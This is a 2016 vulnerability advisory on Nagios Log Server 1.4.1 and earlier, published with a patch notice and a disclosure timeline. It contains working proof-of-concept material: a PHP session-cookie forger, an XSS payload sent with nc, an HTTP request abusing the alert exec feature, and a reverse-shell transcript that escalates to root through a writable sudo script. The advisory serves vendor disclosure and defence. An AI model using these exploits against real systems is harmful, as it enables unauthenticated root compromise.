Vulnerability Advisory

Name	Nagios Log Server Multiple Vulnerabilities
Vendor Website	https://www.nagios.com
Affected Software	Nagios Log Server <= 1.4.1
Date of Public Release	11 August 2016
Researchers	Francesco Oddo

Description

The Nagios Log Server application is affected by multiple security vulnerabilities, including authentication bypass, stored cross-site scripting, inconsistent authorization controls and privilege escalation.

These vulnerabilities can be chained together to obtain unauthenticated remote code execution in the context of the root user.

Exploitation

Authentication Bypass

Authentication for the Nagios Log Server web management interface can be bypassed due to an insecure implementation of the function validating session cookies within the 'Session.php' file. As shown below, the application uses a base64 encoded serialized PHP string along with a SHA1 HMAC checksum as the cookie to authenticate and manage user sessions.

Session Cookie Format

```
a:11:{s:10:"session_id";s:32:"4a6dad39cec8d6a5ef5a1a1d231bf9fa";s:10:"ip_address";s:15:"123.123.123.1
23";s:10:"user_agent";s:72:"Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0";s:13:"last_activity";i:1463700310;s:9:"user_data";s:0:"";s:7:"user_id";s:1:"1";s:8:"username"
;s:4:"user";s:5:"email";s:16:"test@example.com";s:12:"ls_logged_in";i:1;s:10:"apisession";i:1;s:8:"languag
e";s:7:"default";}<SHA1-HMAC-CHECKSUM>
```


The application relies on the validation against the SHA1 HMAC to recognize and destroy invalid session cookies when the checksum value does not match. However the encryption key used to generate the HMAC checksum is statically set to the SHA1 hash value of the $_SERVER['HTTP_HOST'] PHP variable, which is the Host HTTP header value. This information can be controlled by the attacker and as such should not be considered a secure randomly generated value for the secret encryption key.

Since no further verification is performed for other non-predictable fields (e.g. session_id) and only a valid user agent string matching the correct HTTP header value is required, an attacker can forge arbitrary session cookies and bypass authentication.

The script on the following page generates session cookies which are accepted and validated successfully by the application. A 'user_id' value of 1 can be used to initiate a session in the context of the admin user.

Proof of Concept Code – nagiosls-forge-cookie.php

```
<?php

$host = $argv[1];

$session =
'a:11:{s:10:"session_id";s:32:"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX";s:10:"ip_address";s:15:"123.123
.123.123";s:10:"user_agent";s:72:"Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0";s:13:"last_activity";i:1463693772;s:9:"user_data";s:0:"";s:7:"user_id";s:1:"1";s:8:"username"
;s:4:"XXXX";s:5:"email";s:16:"test@example.com";s:12:"ls_logged_in";i:1;s:10:"apisession";i:1;s:8:"langua
ge";s:7:"default";}';

$encryption_key = sha1($host);

$hmac_check = hash_hmac('sha1', $session, $encryption_key);

$cookie = $session . $hmac_check;
echo urlencode($cookie);

?>
```




```
root@kali:~/Desktop/Research/nagios/logserver# php nagiosls-forge-cookie.php 192.168.44.183
a%3A11%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%22%3Bs%
3A10%3A%22ip_address%22%3Bs%3A15%3A%22123.123.123.123%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A7
2%3A%22Mozilla%2F5.0+%28Windows+NT+6.3%3B+WOW64%3B+rv%3A46.0%29+Gecko%2F20100101+Firefox%2F4
6.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1463693772%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%
22%22%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3A%221%22%3Bs%3A8%3A%22username%22%3Bs%3A4%3A%22XXXX%2
2%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%22test%40example.com%22%3Bs%3A12%3A%22ls_logged_in%22%3B
i%3A1%3Bs%3A10%3A%22apisession%22%3Bi%3A1%3Bs%3A8%3A%22language%22%3Bs%3A7%3A%22default%22%3
B%7Dfb26969a4913aee909f28928825f4ed4c7d168d6
```


Stored Cross-Site Scripting

The Nagios Log Server application does not validate and HTML encode log data sent by configured sources. This issue is aggravated by the fact that the application does not maintain a list of authorized log sources, but instead accept data from any host connecting to the Nagios Log Server port responsible of collecting logs (TCP 5544). An attacker can exploit this vulnerability to send malicious JavaScript code and execute it in the context of Nagios Log Server user session as shown in the screenshots below.

Proof of Concept – Stored Cross-Site Scripting via Log Poisoning



```
root@kali:~# echo '<script>alert("xss")</script>' | nc [redacted] 5544
```



```
[redacted]/nagioslogserver/dashboard#/dashboard/elasticsearch/AVTLP8jsGYGKrkWMo52u
```

Inconsistent Authorization Controls


The Nagios Log Server application provides intended functionality to define custom alert commands using different configuration options. By default, only administrative users can define alert commands which execute scripts on the Log Server filesystem when an alert is triggered.

However, the application does not properly enforce authorization checks and an attacker can access the same functionality in the context of a standard user session by providing the correct payload in the 'alert' POST parameter. This functionality can be abused to obtain remote code execution on the target system as the application does not restrict the script definition to a single folder and an attacker can specify absolute paths to any script or executable file present on the Log Server host.

The request below shows a proof-of-concept request to create an alert with the script execution configuration option from a standard user session.

Proof of Concept – Inconsistent Authorization Controls

```
POST /nagioslogserver/api/check/create/1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://[redacted]/nagioslogserver/alerts
Content-Length: 275
Cookie:
ls_session=a%3A11%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%2214814961012d910469ad211a0e323c38%22%3Bs%3A10%3A%2
2ip_address%22%3Bs%3A14%3A%22[redacted]%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A72%3A%22Mozilla%2F5.0+%28Window
s+NT+6.3%3B+WOW64%3B+rv%3A46.0%29+Gecko%2F20100101+Firefox%2F46.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A146371
3716%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22user_id%22%3Bs%3A20%3A%22AVTLP8jzGYGKrkWMo52v%22%3B
s%3A8%3A%22username%22%3Bs%3A7%3A%22stduser%22%3Bs%3A5%3A%22email%22%3Bs%3A29%3A%22test6%40security-assessment.c
om%22%3Bs%3A12%3A%22ls_logged_in%22%3Bi%3A1%3Bs%3A10%3A%22apisession%22%3Bi%3A1%3Bs%3A8%3A%22language%22%3Bs%3A7
%3A%22default%22%3B%7De3c12b3badf26fbf02a93e292b423e45834b4a10
Connection: close

alert={"name"%3a"StduserAlertTest","check_interval"%3a"1m","lookback_period"%3a"1m","warning"%3a"1","critical"%3
a"1","method"%3a{"type"%3a"exec","path"%3a"/bin/touch","args"%3a"/tmp/STDUSER"},"alert_crit_only"%3a0,"created_b
y"%3a"stduser","query_id"%3a"AVTLGmd-GYGKrkWMo5Tc"}
```



Notice: This trial copy of Nagios Log Server will expire in 60 days. **Purchase a License Now** or **Enter your license key**.

Alerts

Manage the local alerts for your Log Server. You can change alerting methods by editing the alert. If you're an admin, you can see everyone's alerts here.


Alert Name	Last Run	Status	Alert Output	Alert Method	Actions
StduserAlertTest	Thu, 19 May 2016 23:12:46 -0400	OK	OK: 0 matching entries found |logs=0;1;1	Executing script **touch**	

Privilege Escalation

The default Log Server application sudoers configuration allows the 'apache' user to run the '`get_logstash_ports.sh`' script as root without being prompted for a password. However insecure file permissions have been assigned to the script file as the apache user can overwrite its contents with arbitrary data.

The screenshot below shows how to exploit this vulnerability to escalate privileges from 'apache' to 'root'.

Proof of Concept – Privilege Escalation



```
user@debian8:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 46491
bash: no job control in this shell
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),500(nagios)
bash-4.1$ sudo -l | grep get_logstash_ports
sudo -l | grep get_logstash_ports
    (root) NOPASSWD: /usr/local/nagioslogserver/scripts/get_logstash_ports.sh
bash-4.1$ ls -l /usr/local/nagioslogserver/scripts/get_logstash_ports.sh
ls -l /usr/local/nagioslogserver/scripts/get_logstash_ports.sh
-rwxrwxr-x. 1 nagios nagios 27 May  5 10:29 /usr/local/nagioslogserver/scripts/get_logs
tash_ports.sh
bash-4.1$ echo '/bin/bash' > /usr/local/nagioslogserver/scripts/get_logstash_ports.sh
ts.sh'/bin/bash' > /usr/local/nagioslogserver/scripts/get_logstash_por
bash-4.1$ sudo /usr/local/nagioslogserver/scripts/get_logstash_ports.sh
sudo /usr/local/nagioslogserver/scripts/get_logstash_ports.sh
id
uid=0(root) gid=0(root) groups=0(root)
```

Solution

Upgrade to Nagios Log Server 1.4.2

Timeline

2/06/2016 – Initial disclosure to vendor
3/06/2016 – Vendor acknowledges receipt of advisory
22/07/2016 – Vendor releases patched software version
11/08/2016 – Public disclosure

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.